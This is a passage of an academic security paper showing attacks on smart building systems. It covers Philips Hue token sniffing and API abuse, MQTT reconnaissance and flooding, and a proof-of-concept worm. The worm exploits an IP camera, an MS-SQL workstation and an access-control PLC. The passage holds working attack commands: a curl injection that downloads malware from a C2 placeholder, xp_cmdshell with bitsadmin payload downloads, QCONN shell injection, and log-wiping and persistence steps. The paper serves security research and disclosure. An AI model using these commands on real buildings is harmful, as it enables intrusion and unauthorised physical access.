125	9.181289	192.168.1.101	192.168.1.249	TCP	60	http(80) = 49823 [ACK] Seq=26 Ack=281 Min=38272 Len=0
126	9.181298	192.168.1.101	192.168.1.249	TCP	71	http(80) = 49823 [PSH, ACK] Seq=26 Ack=281 Min=38272 Len=17 [TCP segment of a reassembled PDU]
127	9.185938	192.168.1.101	192.168.1.249	HTTP	500	HTTP/1.1 200 OK (application/json)
128	9.185978	192.168.1.249	192.168.1.101	TCP	54	49823 => http(80) [ACK] Seq=281 Ack=498 Min=16128 Len=0
129	9.186115	192.168.1.249	192.168.1.101	TCP	54	49823 => http(80) [PSH, ACK] Seq=281 Ack=498 Min=16128 Len=0
130	9.187278	192.168.1.101	192.168.1.249	TCP	60	http(80) = 49823 [ACK] Seq=498 Ack=282 Min=38272 Len=0

```

Frame 124: 72 bytes on wire (576 bits), 72 bytes captured (576 bits) on interface 0
Ethernet II, Src: LiconTe_48:eb:7e (a4:db:38:48:eb:7e), Dst: Philips_a5:1e:2a (08:17:88:a5:1e:2a)
Internet Protocol Version 4, Src: 192.168.1.249 (192.168.1.249), Dst: 192.168.1.101 (192.168.1.101)
Transmission Control Protocol, Src Port: 49823 (49823), Dst Port: http (80), Seq: 183, Ack: 26, Len: 18
2 Reassembled TCP Segments (280 bytes): #0(182), #1(416)
Hypertext Transfer Protocol
  PUT /api/9Mlf8mqFp8gVsp8-A06U7P5s0Ufrisc1t129hd/lights/2/state/ HTTP/1.1\r\n
  Content-Type: text/plain; charset=utf-8\r\n
  Host: 192.168.1.101\r\n
  Content-Length: 18\r\n
  Expect: 100-continue\r\n
  \r\n
[Full request URI: http://192.168.1.101/api/9Mlf8mqFp8gVsp8-A06U7P5s0Ufrisc1t129hd/lights/2/state/]
[HTTP request 2/2]
[Response in frame 127]
File Data: 18 bytes
Line-based text data: text/plain
0000  58 55 54 28 2f 61 78 69 2f 39 4d 6c 66 38 40 71  PUT /api/9Mlf8mq
0010  46 78 38 34 67 56 36 78 38 24 41 58 62 36 55 37  Fp8gVsp 8-A06U7
0020  58 59 78 38 55 46 72 69 72 72 31 74 6c 5a 39 88  P5s0Ufrisc1t129h
0030  44 2f 6c 69 67 68 74 71 2f 31 2f 73 74 61 74 65  /lights/2/state
0040  2f 38 43 54 54 58 2f 31 2e 31 8d 8a 43 6f 6e 74  / HTTP/1.1..Cont
0050  65 6e 74 2d 54 78 78 65 3a 28 74 65 78 62 2f 78  ent-type: text/p
0060  6c 61 69 6e 30 20 63 68 61 72 73 65 74 3d 75 74  laln; ch arset=utf
0070  66 6d 58 8d 8a 48 6f 73 74 3a 28 31 59 32 26 31  f-8..Host: 192.1
0080  36 38 2e 31 2e 31 30 31 8d 8a 43 6f 6e 74 65 6e  68.1.101..Conten
0090  7a 2d 4c 65 6e 67 74 68 3a 20 31 38 8d 8a 45 78  t-Length: 18..Ch
0100  78 65 61 74 3a 20 31 38 2d 63 6f 6e 74 69 6e 6e  pect: 18 @-conten
0110  75 65 8d 8d 8d 8a 7b 8c 8a 09 22 6f 6e 22 3a 20  ue...{ "...on"
0120  66 61 6c 73 65 8d 8a 7d  false;}

```

Figure 7: Philips Hue authentication token sent in clear text through the HTTP API.

The Philips Hue supports an API that allows a user to interact with a bridge (and therefore the lights) using HTTP requests. The attacks we describe below are based on misusing this API for malicious purposes. Authentication in the API is handled by sending, with every request, a token that is generated when a user registers with the bridge. Malicious access can be achieved either by sniffing the network and capturing the token of an existing user or by registering a new user.

Hue authorization tokens are sent in cleartext with API requests (a vulnerability that has been known for a long time in the Hue system [45] but has not been patched yet), so they can be copied by an attacker who has access to the network and can sniff traffic. Valid tokens can be seen in any authenticated request, which are of the form `http://<bridge_addr>/api/<token>/` where `<bridge_addr>` is the network address of the Hue bridge and `<token>` is the API token in cleartext. An example request with a valid token is shown in Figure 7, where the user token starts with `9Mlf`.

To register a new user, the platform requires a physical button in the bridge

to be pushed before a registration request is sent. Surprisingly, the button can be virtually “pressed” via the following HTTP request:

```
PUT http://<bridge_addr>/<token>
{"linkbutton":true}
```

Although that request requires a valid token in itself, which can be obtained via sniffing, as described above. When the bridge authorizes a new application or user, it remains whitelisted until a factory reset is performed on the device. Assuming that the attacker has obtained a valid token using one of the methods above, we describe in the following a few malicious actions that can be taken.

To switch off a specific light, a user can send the following HTTP request, which requires a valid token:

```
PUT http://<bridge_addr>/api/<token>/lights/<number>/state
{"on":false}
```

where <number> is an integer identifying the light bulb to be switched off. The request above can be automated with a scripting language like Python, allowing an attacker to perform malicious actions on a loop, thus denying the user the possibility of using the lighting system. An example of this automated exploitation is the following code:

```
import json, requests, time
url = "http://<bridge_addr>/api/<token>/lights/<number>/state"
payload = {"on":"false"}
headers = {"content-type":"application/json"}

while True:
    r = requests.put(url, data=json.dumps(payload),
                    headers=headers)
    time.sleep(2)
```

which switches off one specific light every two seconds. This example could also be extended to switch off every light by varying the <number> identifier using another loop on the number of lights available in the system. Another possible attack that renders the system unusable is to blink the lights by abusing the “alert mode” functionality. In this case, the attacker changes the payload on the requests above from {"on":"false"} to {"alert":"lselect"}.

The network configuration of the bridge can be changed with the following HTTP request, which requires a valid token:

```
PUT http://<bridge_addr>/api/<token>/config
{
    "ipaddress":<ip_addr>,
```

```
"dhcp":false,  
"netmask":<netmask>,  
"gateway":<gtw>  
}
```

where the attacker can set their desired values for `<ip_addr>`, `<netmask>` and `<gtw>`. Depending on the network where the device is located, this may allow the attacker to set a public IP for the device, thus enabling remote access via the Internet and using the bridge as an entry or pivot point in the smart building network.

4.2.3. MQTT-based IoT platform

For the IoT system, we describe attacks leveraging the MQTT protocol. We describe below two kinds of attacks: information gathering and denial of service. Although we explain the attacks below from scratch, nowadays there are automated tools (developed for pentesting) to launch these attacks on MQTT [46] and also similar attacks on other protocols (e.g., CoAP) [47].

Information gathering. The goal of this attack is to gather information about an IoT network, which can include available assets and their location, configuration information or even sensitive information such as credentials. Besides passively sniffing traffic and sampling topics over time, MQTT allows any authorized client to subscribe to a topic or publish their own topic. In most networks, clients can also subscribe using wildcards that match existing topics in the broker. There are two types of wildcard on MQTT:

- Multiple Level (#): refers to all the topics under a level of the tree. For instance, a subscription to `/gfloor/#` will subscribe to `/gfloor/kitchen/temp`, `/gfloor/kitchen/humidity` and `/gfloor/livingroom/temp` but not to `/1floor/kitchen/temp`
- Single Level (+): refers to all the topics of a single level of the tree sharing the same termination. A subscription to `/gfloor+/temp` will subscribe to `/gfloor/kitchen/temp` and `/gfloor/livingroom/temp` but not to `/gfloor/kitchen/humidity` or `/1floor/kitchen/humidity`.

Subscribing with wildcards allows an attacker to obtain information even without knowing the available topics a priori.

Denial of service. MQTT is usually deployed over TCP, which requires acknowledgment packets that can exhaust the resources of a device if enough simultaneous requests are sent (especially considering that some MQTT clients are very resource-constrained). An MQTT broker can be efficiently flooded by using CONNECT packets, which require more resources than typical message packets, since the broker must decide whether the client can establish the connection or not. Both clients and brokers can also be flooded by using heavy payloads, since MQTT supports payloads of up to 256MB. DoS attacks can be

enhanced by requiring higher Quality of Service (QoS) levels. MQTT supports QoS levels from 0 to 2. Level 0 allows the client to send an MQTT packet without requiring an acknowledgment (only TCP guarantees are assumed). Level 1 requires the acknowledgment for every request of a client. Level 2 requires that every packet is received only once by the other party, which means that received data is stored until it is guaranteed that the other party has received the message, then it is discarded to prevent duplicates. The implementation of a higher level QoS (greater than 0) requires higher computational power from the broker and thus renders it more prone to DoS attacks.

4.3. Exploiting vulnerable devices

As mentioned in Section 3, another method an attacker can leverage for weaponizing a BAS is to compromise vulnerable IoT or OT devices by exploiting known vulnerabilities or 0-days. In this section, we present the vulnerabilities we found in our smart building research laboratory.

Methodology and tools. Once the research laboratory was set up, we proceeded to test each device for vulnerabilities. The methodology of the vulnerability discovery was based on well-known security assessment and penetration testing standards, such as the Penetration Testing Execution Standard [48] and the Open Source Security Testing Methodology Manual [49], albeit simplified for the task at hand, as follows:

1. Select and prioritize targets — Define the scope of the project, i.e. decide which devices or software will be analyzed.
2. Study the documentation — Find and study the available technical literature about each target. The goal is to understand the main functions of the targets, how they can be accessed, and whether there are already known vulnerabilities and exploits.
3. List and prioritize accessible interfaces — Identify all interfaces of the device that will be tested, including network protocols, web applications and firmware. The outcome of this step is a prioritized list of interfaces for each target, explicitly defining an order of interfaces to be tested.
4. Analyze/test each interface — Perform the actual tests (e.g., fuzzing, static analysis) on each interface defined above.
5. Report the findings.

We limited our tests to the network services provided by the devices and the contents of their firmware, ignoring hardware vulnerabilities, since the focus of the research was on network-enabled remote attacks. The tools used to perform the tests are standard security assessment tools, including: Nmap², for network scanning and service discovery; BurpSuite³, for web application analysis;

²<https://nmap.org/>

³<https://portswigger.net/burp>

Binwalk⁴, for firmware analysis; IDA Pro⁵, for reverse engineering; and Boofuzz⁶ for fuzzing.

Before detailing the results of our research, we made special considerations for some of the devices. First, we excluded the network switch from the scope of the research, since it is not a building automation device per se. Second, just as we began our research, another company released very detailed and thorough research on vulnerabilities for the camera used in our setup [41], so we decided not to further test the camera and just use the exploits they developed. Third, the workstation was a second-hand device that had been previously configured by a system integrator. Although we found multiple instances of cross-site scripting vulnerabilities on a web application running on the device (used to configure building automation projects), the vendor claimed that these issues were introduced by the system integrator. More worrying was the fact that we found severe misconfigurations on a MS-SQL server in the device (e.g., default administrative credentials found online and the possibility to enable remote system commands) which allowed us to obtain remote code execution and finally administrator privileges on the running Windows system. Again, the vendor claimed that these issues were introduced by the integrator.

Vulnerabilities found. The individual vulnerabilities found as a result of the tests are summarized in Table 2. Each discovered vulnerability was reported to the responsible vendor and subsequently patched.

The XSS vulnerabilities (issues #1, #4, and #6) allow an attacker to inject malicious scripts into trusted web interfaces running on the vulnerable devices, which may be executed by the browser of an unsuspecting user to access cookies, session tokens, or other sensitive information, as well as to perform malicious actions on behalf of the user.

The path traversal and file deletion vulnerabilities (issues #2 and #3) allow an attacker to manipulate path references and access or delete files and directories (including critical system files) that are stored outside the root folder of the web application running on the device.

The authentication bypass vulnerability (issue #5) allows an attacker to steal the credential information of application users, including plaintext passwords, by manipulating the session identifier sent in a request.

The most severe vulnerabilities are issues #7 and #8, which allow a remote attacker to execute arbitrary code on the target device and gain complete control of it. When we contacted the vendor about these issues, they informed us that the issues were already known and patched, but they were never publicly disclosed. Since these vulnerabilities are a major piece of the proof-of-concept malware that we describe in Section 5, we decided to detail them below.

⁴<https://github.com/ReFirmLabs/binwalk>

⁵<https://www.hex-rays.com/products/ida/>

⁶<https://github.com/jtpereyda/boofuzz>

Hardcoded secret. The Java framework used on the Access Control PLC and on its control software stores system configurations in a file called `daemon.properties` and application configurations in a file called `config.bog`, which is a compressed xml. These files contain usernames and passwords, among other information. The passwords are hashed or encrypted depending on the version of the framework. To decode the passwords, we decompiled the jar files contained in the framework and found the class that implements encryption and decryption functions. Since the implementation of the encryption scheme used a hardcoded secret, we were able to use it to decrypt the passwords stored in both files.

Buffer overflow. There is a binary daemon running on the Access Control PLC that exposes multiple HTTP endpoints that remote users can access to manage the device. Most of these endpoints require authentication, except one which can be used to check if the system is up. Fuzzing this endpoint showed us that it crashed when long sequences of characters were sent in the HTTP request, a clear indication of buffer overflow. We used `pdebug` and `gdb` to remotely debug the PLC and noticed that the process always crashed with a segmentation fault at an address which points to the `memcpy()` function in the `libc`. After disassembling and analyzing the binary, we found the root cause of the crash to be the use of the `sprintf()` function without proper boundaries checking in the request handling function of the framework. The buffer overflow could be exploited for remote code execution, and we hint at how we did it in Section 5.2.3.

Even if these last two issues are not 0-days in the proper sense (since they were known by the vendor and a patch existed for them), and they affected older versions of the framework used in the Access Control PLC (the versions we tested were from June 2013), they are very serious for at least one reason, common to ICS, IoT, and BAS devices: the myriad of devices available online (and probably many more not directly exposed) that can still be exploited because they are unpatched.

To understand how many of the devices analyzed in our research can be found

Table 2: List of vulnerabilities found in BA devices.

#	Product	Vulnerability	Notes
1	Protocol Gateway	XSS	0-day (now patched by vendor)
2	Protocol Gateway	Path traversal	0-day (now patched by vendor)
3	Protocol Gateway	Arbitrary file deletion	0-day (now patched by vendor)
4	HVAC PLC	XSS	0-day (now patched by vendor)
5	HVAC PLC	Authentication bypass	0-day (now patched by vendor)
6	Access Control PLC	XSS	0-day (now patched by vendor)
7	Access Control PLC	Hardcoded secret	Known and patched by vendor but never disclosed
8	Access Control PLC	Buffer overflow	Known and patched by vendor but never disclosed

online and how many are vulnerable to the issues summarized in Table 2, we aggregated data from searches on Shodan⁷ and Censys⁸. Our results show that out of 22,902 devices, 9,103 (39.3%) are vulnerable. If we restrict to IP cameras only, we can see that out of 11,269 devices, 10,312 (91.5%) are vulnerable.

5. Developing a malware for smart buildings

Vulnerabilities in smart buildings systems, such as the ones described in Section 4.3, are very dangerous because they open these buildings up to the possibility of large-scale cyber-attacks. In this section we demonstrate the viability of such attacks in realist building networks. We also demonstrate that, despite what is generally accepted for ICS malware, in this case it is not necessary for the attacker to be backed by a large national state with unlimited funding.

We present a proof-of-concept malware which leverages the vulnerabilities discovered in Section 4.3. The aim of this malware is to demonstrate how easily an attacker can penetrate into a BA network, laterally and stealthy move inside it and finally change the configuration and disable a specific BA subsystem. To our knowledge, it is the first time a malware specifically targeting building automation systems is developed. Although we haven't yet such type of malware in the wild, malware for ICS have seen enormous growth in the past decade [50] and are getting increasingly common (see Stuxnet, Industroyer, TRITON [51], and the recent GreyEnergy [52]). These attacks can be devastating, and we believe that real malware targeting smart buildings is an inevitable next step.

In this section we first outline in Section 5.1 the possible attack paths a malware can follow to compromise a building network and then in Section 5.2 we present the different phases of malware development.

5.1. Attack paths

As discussed in Section 3, building automation networks are ripe targets for malicious actors, especially the networks of critical or sensitive facilities, which can be attacked for espionage or to cause significant harm to people. There have been reports of attacks on buildings, such as the ones mentioned in Section 3, but we haven't yet seen malware designed to attack building automation networks on a large scale to cause damage at a national or international level by attacking multiple targets. To achieve that scale, the malware would have to be largely automated and be able to spread inside networks, moving between the different levels and diverse equipment in these networks.

Based on previous considerations, we devised four possible attack paths used by a malware on a typical building automation network. These paths are illustrated in Figure 8 and detailed below:

⁷<https://www.shodan.io/>

⁸<https://www.censys.io/>



Figure 8: Possible malware attack paths inside a building automation network.

1. Publicly reachable PLCs (represented by the green arrows in Figure 8): Using this path, the malware can enter directly from the Internet and exploit the programmable logic controllers (PLCs) controlling the sensors and actuators at the field level, so there is no need to perform any lateral movement from other devices.
2. Publicly reachable workstations (represented by the yellow arrows in Figure 8): Using this path, the malware can enter a workstation from the Internet at the management level and move laterally to the PLCs.
3. Publicly reachable IoT devices (represented by the red arrows in Figure 8): Using this path, the malware can enter an IoT device, such as an IP camera or a WiFi router, from the Internet and use that entry point to gain access to the internal network, usually moving to the management level first and then to other subsystems.
4. Air gapped network (represented by the purple arrows in Figure 8): Using this path, the attacker must have physical access to the building network and move laterally to reach the PLCs.

Notice that the black arrows are shared among multiple paths (e.g., the Internet entry point is common in paths 1 to 3, whereas the connection to the sensor/actuator field devices is common in all paths).

Most malware targeting OT infiltrates the network from the management level using techniques such as phishing, then moves laterally, if necessary, at the same level and uses the workstations to persist and launch a final payload. We draw attention to paths 1 and 3 because we want to highlight the threat that publicly exposed IoT devices and PLCs represent to building automation networks. It is known and confirmed by our own research (see Section 4.3) that hundreds of thousands [53] of these devices can be found online on platforms such as Shodan or Censys. Many of these devices are riddled with vulnerabilities allowing remote code execution (RCE), which means that a malware exploiting these vulnerabilities can be automated at a large scale, without the need for phishing campaigns.

Another difference from ICS-focused malware is that the final payload can be much simpler to accomplish in BAS, since the physical processes involved

are much less complicated. In ICS malware, the attacker has to take timing, environmental conditions, safety measures, and other contextual information into account to have a successful disruption of the process [54, 55]. These elements are usually not necessary for a BAS payload.

The attack paths described above involve the execution of up to five steps, which are a subset of the steps in popular attack frameworks such as MITRE’s ATT&CK⁹ and Lockheed Martin’s Cyber Kill Chain¹⁰. In this paper, we use the ATT&CK Tactic terminology. Therefore, the steps in the attack paths are named: 1. Initial Access, 2. Lateral Movement I, 3. Lateral Movement II, 4. Execution and 5. Persistence. These steps can be accomplished in different ways by attackers (see the techniques of the ATT&CK framework). Steps 2 and 3 are optional in some paths (e.g., in the first path, the attacker can jump directly to step 4). These steps are summarized in Table 3, where each one is mapped to a goal and some possible targets.

5.2. Development

After finding the individual vulnerabilities, we proceeded to create a proof-of-concept malware that exploits some of them to implement, in our lab, the third attack path identified in Section 5.1. In the lab scenario, depicted in Figure 9, the malware executes the following steps:

1. Exploit a series of vulnerabilities on the IP Camera to drop a copy of itself on the device.
2. Use this entry point to reach the workstation and exploit its misconfigured MS-SQL server.
3. From the workstation, find the connected Access Control PLC and exploit a series of vulnerabilities to gain access to it and drop its main payload.
4. Persist on the PLC using a suite of techniques.

⁹<https://attack.mitre.org/>

¹⁰<https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

Table 3: Possible steps an attacker can carry out against a building automation network.

#	Step	Goal	Possible Target
1	Initial Acces	Establish an initial foothold in the network	PLCs (path 1) Workstations (path 2) IoT devices (path 3)
2	Lateral Movement I	Move to the management level	Workstations or Networking equipment
3	Lateral Movement II	Move to another subsystem in the BAS	PLCs or IoT devices
4	Execution	Disrupt the normal functioning of the PLCs	PLCs
5	Persistence	Persist in the infected automation level devices	PLCs

- Finally, abuse the application running on the PLC to add or remove users and grant access to unauthorized persons or deny access to legitimate users.



Figure 9: Chosen malware attack path in the building automation laboratory.

To implement the proof-of-concept described in the scenario above, we have to overcome two main challenges:

Multiple architectures. The devices use multiple architectures and operating systems. The IP camera runs Linux on a MIPS processor, the workstation runs Windows on x86 and the Access Control PLC runs QNX¹¹ on PowerPC. We decided to develop the core of the malware in the Go programming language because it supports easy cross-compilation and because of the availability of libraries implementing helper functions (e.g., SSH and FTP connections). However, the final payload was developed in Java, since Go does not support native compilation to QNX and the PLC runs a Java Virtual Machine.

Malware size. The malware must be small, since some of these devices have very limited space (the IP camera has only 5MB of free space in its main partition), and the infection should be fast and stealthy to avoid large binaries traveling on the network. To reduce the size of the generated binary, we used the UPX [56] packer, which reduced the final artifact from around 6MB to around 2MB.

In the following sections, we detail the implementation of each step of the malware as a separate module. We also consider how this scenario could be extended or modified for a larger-scale attack or for attacks on other devices.

5.2.1. Step 1: initial access

The IP Camera can be exploited using a combination of CVE-2018-10660¹², CVE-2018-10661¹³, and CVE-2018-10662¹⁴. The vulnerabilities and our exploit are based on the work of Or Peles [41] and the available Metasploit module¹⁵.

First, CVE-2018-10661 allows an attacker to send unauthenticated HTTP requests to a privileged handler on the `/bin/ssid` binary running on the camera. Second, CVE-2018-10662 allows the attacker to send unrestricted `dbus` messages

¹¹<http://blackberry.qnx.com/>

¹²<https://nvd.nist.gov/vuln/detail/CVE-2018-10660>

¹³<https://nvd.nist.gov/vuln/detail/CVE-2018-10661>

¹⁴<https://nvd.nist.gov/vuln/detail/CVE-2018-10662>

¹⁵https://www.rapid7.com/db/modules/exploit/linux/http/axis_srv_parhand_rce

through this handler. Since `/bin/ssid` runs with root privileges, these messages can invoke system interfaces that are subject to a strict authorization policy. Third, CVE-2018-10660 allows the attacker to inject, via `dbus`, shell commands in a vulnerable parameter.

Chaining the three vulnerabilities, allows the attacker to send an unauthenticated request to update the vulnerable parameter with a shell command of choice, which in our case is a `curl` request to download the malware. The command is executed when the parameters are synchronized, which can also be forced via the command injection. The HTTP requests to download the malware are shown below.

```
// 1. Send the command to be executed
POST http://ADDRESS_OF_CAMERA/index.html/a.srv
action=dbus&args=--system --dest=com.axis.PolicyKitParhand
--type=method_call /com/axis/PolicyKitParhand
com.axis.PolicyKitParhand.SetParameter string:root.Time.DST.Enabled
string::curl\$\{\IFS\}http://ADDRESS_OF_C2/file;

// 2. Synchronize the parameters
POST http://ADDRESS_OF_CAMERA/index.html/a.srv
action=dbus&args=--system --dest=com.axis.PolicyKitParhand
--type=method_call /com/axis/PolicyKitParhand
com.axis.PolicyKitParhand.SynchParameters
```

Another similar pair of requests can be used to execute the downloaded file.

5.2.2. Step 2: lateral movement I

Once on the camera, the malware cleans its tracks by editing the files `/var/volatile/log/{auth,info}.log`, calls `netstat` to find the workstation connected to it (used for network video recording) and moves from the camera to the workstation by exploiting the misconfigured MS-SQL server.

First, the malware enables remote shell command execution on the workstation as follows [57]:

```
EXEC master.dbo.sp_configure 'show advanced options',1;RECONFIGURE;
EXEC master.dbo.sp_configure 'xp_cmdshell', 1;RECONFIGURE;
```

Second, the malware uses `xp_cmdshell` to invoke the Windows-native `BITSadmin`¹⁶ download service as follows:

```
EXEC xp_cmdshell 'bitsadmin /transfer testjob /download
/priority normal http://ADDRESS_OF_CAMERA/file /file
C:\\file'
```

¹⁶<https://docs.microsoft.com/en-us/windows/win32/bits/bitsadmin-tool>

Another call to `xp_cmdshell` can be used to execute the downloaded file.

5.2.3. Step 3: lateral movement II

While running on the workstation, the malware looks for an instance of the Access Control PLC workbench and reads its configurations files to find the devices connected to and being managed by that workstation. For each running device, the malware tries to exploit it and drop its final payload on it. This exploitation step can be broken down into 3 stages, as shown in Figure 10 and described below:

1. Exploit the buffer overflow vulnerability (detailed in Section 4.3) to launch QCONN¹⁷, which is a remote unauthenticated shell with limited commands provided by QNX.
2. Exploit a command execution vulnerability in QCONN [58] to enable FTP on the device.
3. Upload the final `.jar` payload via FTP and execute it via QCONN.



Figure 10: Lateral movement II step.

Of course, stages 1 and 2 can be skipped if QCONN and FTP, respectively, are already enabled on the device.

The first stage uses an exploit that we developed for the buffer overflow vulnerability on the HTTP request handler described in Section 4.3. The shellcode for the exploit, written in the PowerPC assembly language, invokes the `system()` syscall to launch the QCONN application.

The second stage, enabling FTP as the upload method, exploits a command injection vulnerability on QCONN. To enable FTP, the file `/etc/ftpd` should be edited to contain the port on which the FTP daemon will listen and the network daemon `inetd` must be restarted. The command injection vulnerability is exploited by sending the following commands via a telnet connection to QCONN (port 8000):

¹⁷http://www.qnx.com/developers/docs/6.5.OSP1.update/com.qnx.doc.neutrino_utilities/q/qconn.html

```
service launcher
start/flags 8000 /bin/sh /bin/sh -c "COMMAND"
continue
```

The third stage, uploading the payload, is accomplished by connecting to the open FTP port. To do so, we need the credentials for the connection, which can be obtained by reading and trying to crack the `/etc/shadow` file (which can be very time-consuming) or by reading and decoding the `daemon.properties` file which contains username and passwords. To decode the passwords in the `daemon.properties` file, we exploit the hardcoded secret vulnerability described in Section 4.3.

Cleaning evidence of the malware on the workstation can be accomplished by editing the Windows event logs using a tool such as `eventlogedit`¹⁸.

5.2.4. Step 4: execution

After being dropped on the target device, the first goal of the final payload is to disrupt the normal behavior of the PLC by adding a new user and a new badge to the database, giving access to an otherwise unauthorized person. To do so, three operations have to be performed:

1. Add a new user with a chosen schedule, which tells the controller when the user can open the door.
2. Add a new badge.
3. Allow the badge to open the controlled door.

These operations could be done directly on the database holding the information of users and badges or by abusing the web application running on the controller itself. We chose to use the latter option, since we were able to gather the credentials by once again exploiting the hardcoded secret vulnerability. In any case, the HTTP requests are executed from the device to the server running on itself, so there is no network traffic seen from the outside.

We do not show the HTTP requests used in the final payload because they are quite long (almost 30 parameters when adding a new badge), but they contain mostly information that can be easily controlled by the attacker, assuming that the attacker has access to a badge that is programmed to work with the reader being controlled by the PLC. Although, the badge can be blank and doesn't need to have any rights or people associated with it.

Another possible (and easier) goal for the payload is to delete all (or some) users or rights on the database, effectively denying functionality to legitimate and otherwise authorized users.

Finally, to cleanup the device, the malware edits the files under `/var/slog`.

¹⁸<https://github.com/adamcaudill/EquationGroupLeak>

5.2.5. Step 5: persistence

After the final payload has been executed, the malware has to persist on the device after reboots. To achieve this, we tested a suite of well-known techniques for *NIX malware [59, 60].

Two usual suspects did not work due to limitations on the tested device. Local job scheduling [61] did not work because the cron job scheduler was not present, and modifying the device’s initialization script [62] did not work because it is located on a read-only partition (`/sys/bin/reinit.sh`). Nevertheless, the following techniques could be used for persistence:

- Add a `.kshrc` [63] shell configuration script calling the malware. `.kshrc` is the `ksh` equivalent of the well-known `.bashrc`, used in this case because `ksh` is the default shell on the device. In this case, the malware is executed every time a user logs in to the device.
- Path interception [64] of a script or binary that is executed every time the device is rebooted (e.g., the vulnerable daemon) or when a user logs in (e.g., the default shell). Using this technique, we change the location of the target that should be executed and put in its place a script that calls the malware first and then the target. Another way to achieve path interception is by changing the `$PATH` environment variable to point to a location where the malware is stored.

Many other techniques could be applied for persistence, such as injecting malicious code directly into a legitimate jar file used by the device, but we achieved our goal with path interception and, although this step may sound like the most trivial in the whole malware execution, it requires a lot of care to be done right. During the development of our proof-of-concept, we made the device unusable because of an incorrect path interception attack on the daemon that led to problems during boot. The only way to get the device operational again was to send it to technical support.

Our proof-of-concept payload is capable of persisting on the targeted device after reboots, but is not capable of communicating back to an attacker’s command and control (C2) server, since the goal of this proof-of-concept was to automatically spread in the network and cause a pre-defined disruptive action, instead of exfiltrating data or maintaining active communication with an APT-style attacker. C2 servers are often used in attacks targeting IT networks to issue commands, exfiltrate data or upload new versions of a malware [65]. In OT devices that have no direct communication with the Internet, such as the Access Control PLC in our malware scenario, this active communication is hard to achieve (also true for isolated IT networks). One possibility to establish this kind of communication is to exploit misconfigured DNS resolution (i.e. when a device is configured to query external DNS servers) and create a covert channel using a tool such as `dnscat2` [65].

5.3. Alternative scenarios

One of the main characteristics of the developed proof-of-concept is that it is modular. The core of the malware is a worm that is able to identify the next devices it finds on the network and call the appropriate exploitation modules. When it finds the target device, it drops a special module, which is the final payload, and stops spreading.

Each of the modules implementing one of the steps described above can be replaced by other modules implementing other kinds of attacks, and the modules can be linked in different ways to implement alternative attack paths.

Other attack modules could include the exploitation of other devices, such as: WiFi routers [65] or medical devices [66], instead of cameras for the entry point; dedicated network video recorders (NVRs) [43], instead of Windows workstations in the management level; and HVAC controllers, instead of access control PLCs for the target.

The payloads can also be different. The buffer overflow, for instance, can crash a vulnerable device quite easily by just sending a long string on the HTTP request to the correct endpoint. If the goal of the attacker is to render the device unusable for some time, this saves them the effort of developing a complex payload. An attack on an HVAC controller could be a simple temperature setpoint change. One device we did not use in our implementation, the protocol gateway, could be a target just for the persistence of the malware, acting as a server in the internal network that can spread the infection across subsystems.

Alternative attack paths can also be simpler or more complicated. In a simplified path, the two lateral movement modules could be substituted by one that spreads the malware from the entry point to the target device. In a more complex path, containing many workstations in the management level, the malware could move laterally exploiting Windows vulnerabilities (e.g., MS17-010/EternalBlue [67] used by WannaCry [68]) or Windows domains (e.g., `psexec`¹⁹ and `mimikatz`²⁰ used by the GreyEnergy malware [52]) .

Our choices for the modules and path we developed were driven by the availability and popularity of devices and by the desire to have a realistic network. IP cameras, for instance, are one of the most common Internet-facing IoT devices in the world, but we also found thousands of devices from the same Access Control PLC vendor used in our setup (see Section 4.3). It is important to repeat that not all these devices are vulnerable, but many are because of bad patching practices.

With a modest number of modules developed for entry, movement, and payload execution, this attack could be scaled to many real building automation networks, including not only critical infrastructure facilities, but also places such as schools, not always thought of as critical, but where an attack can have a serious impact on people.

¹⁹<https://docs.microsoft.com/en-us/sysinternals/downloads/psexec>

²⁰<https://github.com/gentilkiwi/mimikatz>

6. Conclusion

This paper analyzed the threat landscape for building automation systems and networks with a special focus on the increasing adoption of IoT devices and how this severely enlarges the attack surface and vectors. The main question we wanted to address with this paper is: “*Why should we worry about the security of smart buildings?*”.

To do so, we first presented a detailed overview on the network architecture of modern smart buildings, providing an in-depth overview on some common subsystems. We also discussed the goals and the different *modus operandi* of malicious actors attacking the BAS. The most important contribution of this paper is demonstrating how a group of researchers, with a limited amount of time and resources could: devise several previously known and new attacks severely disrupting a building operation leveraging several subsystems affected by the advent of IoT devices; and uncover and exploit dangerous vulnerabilities in popular building automation devices by developing a proof-of-concept malware operating across the whole cyber killchain.

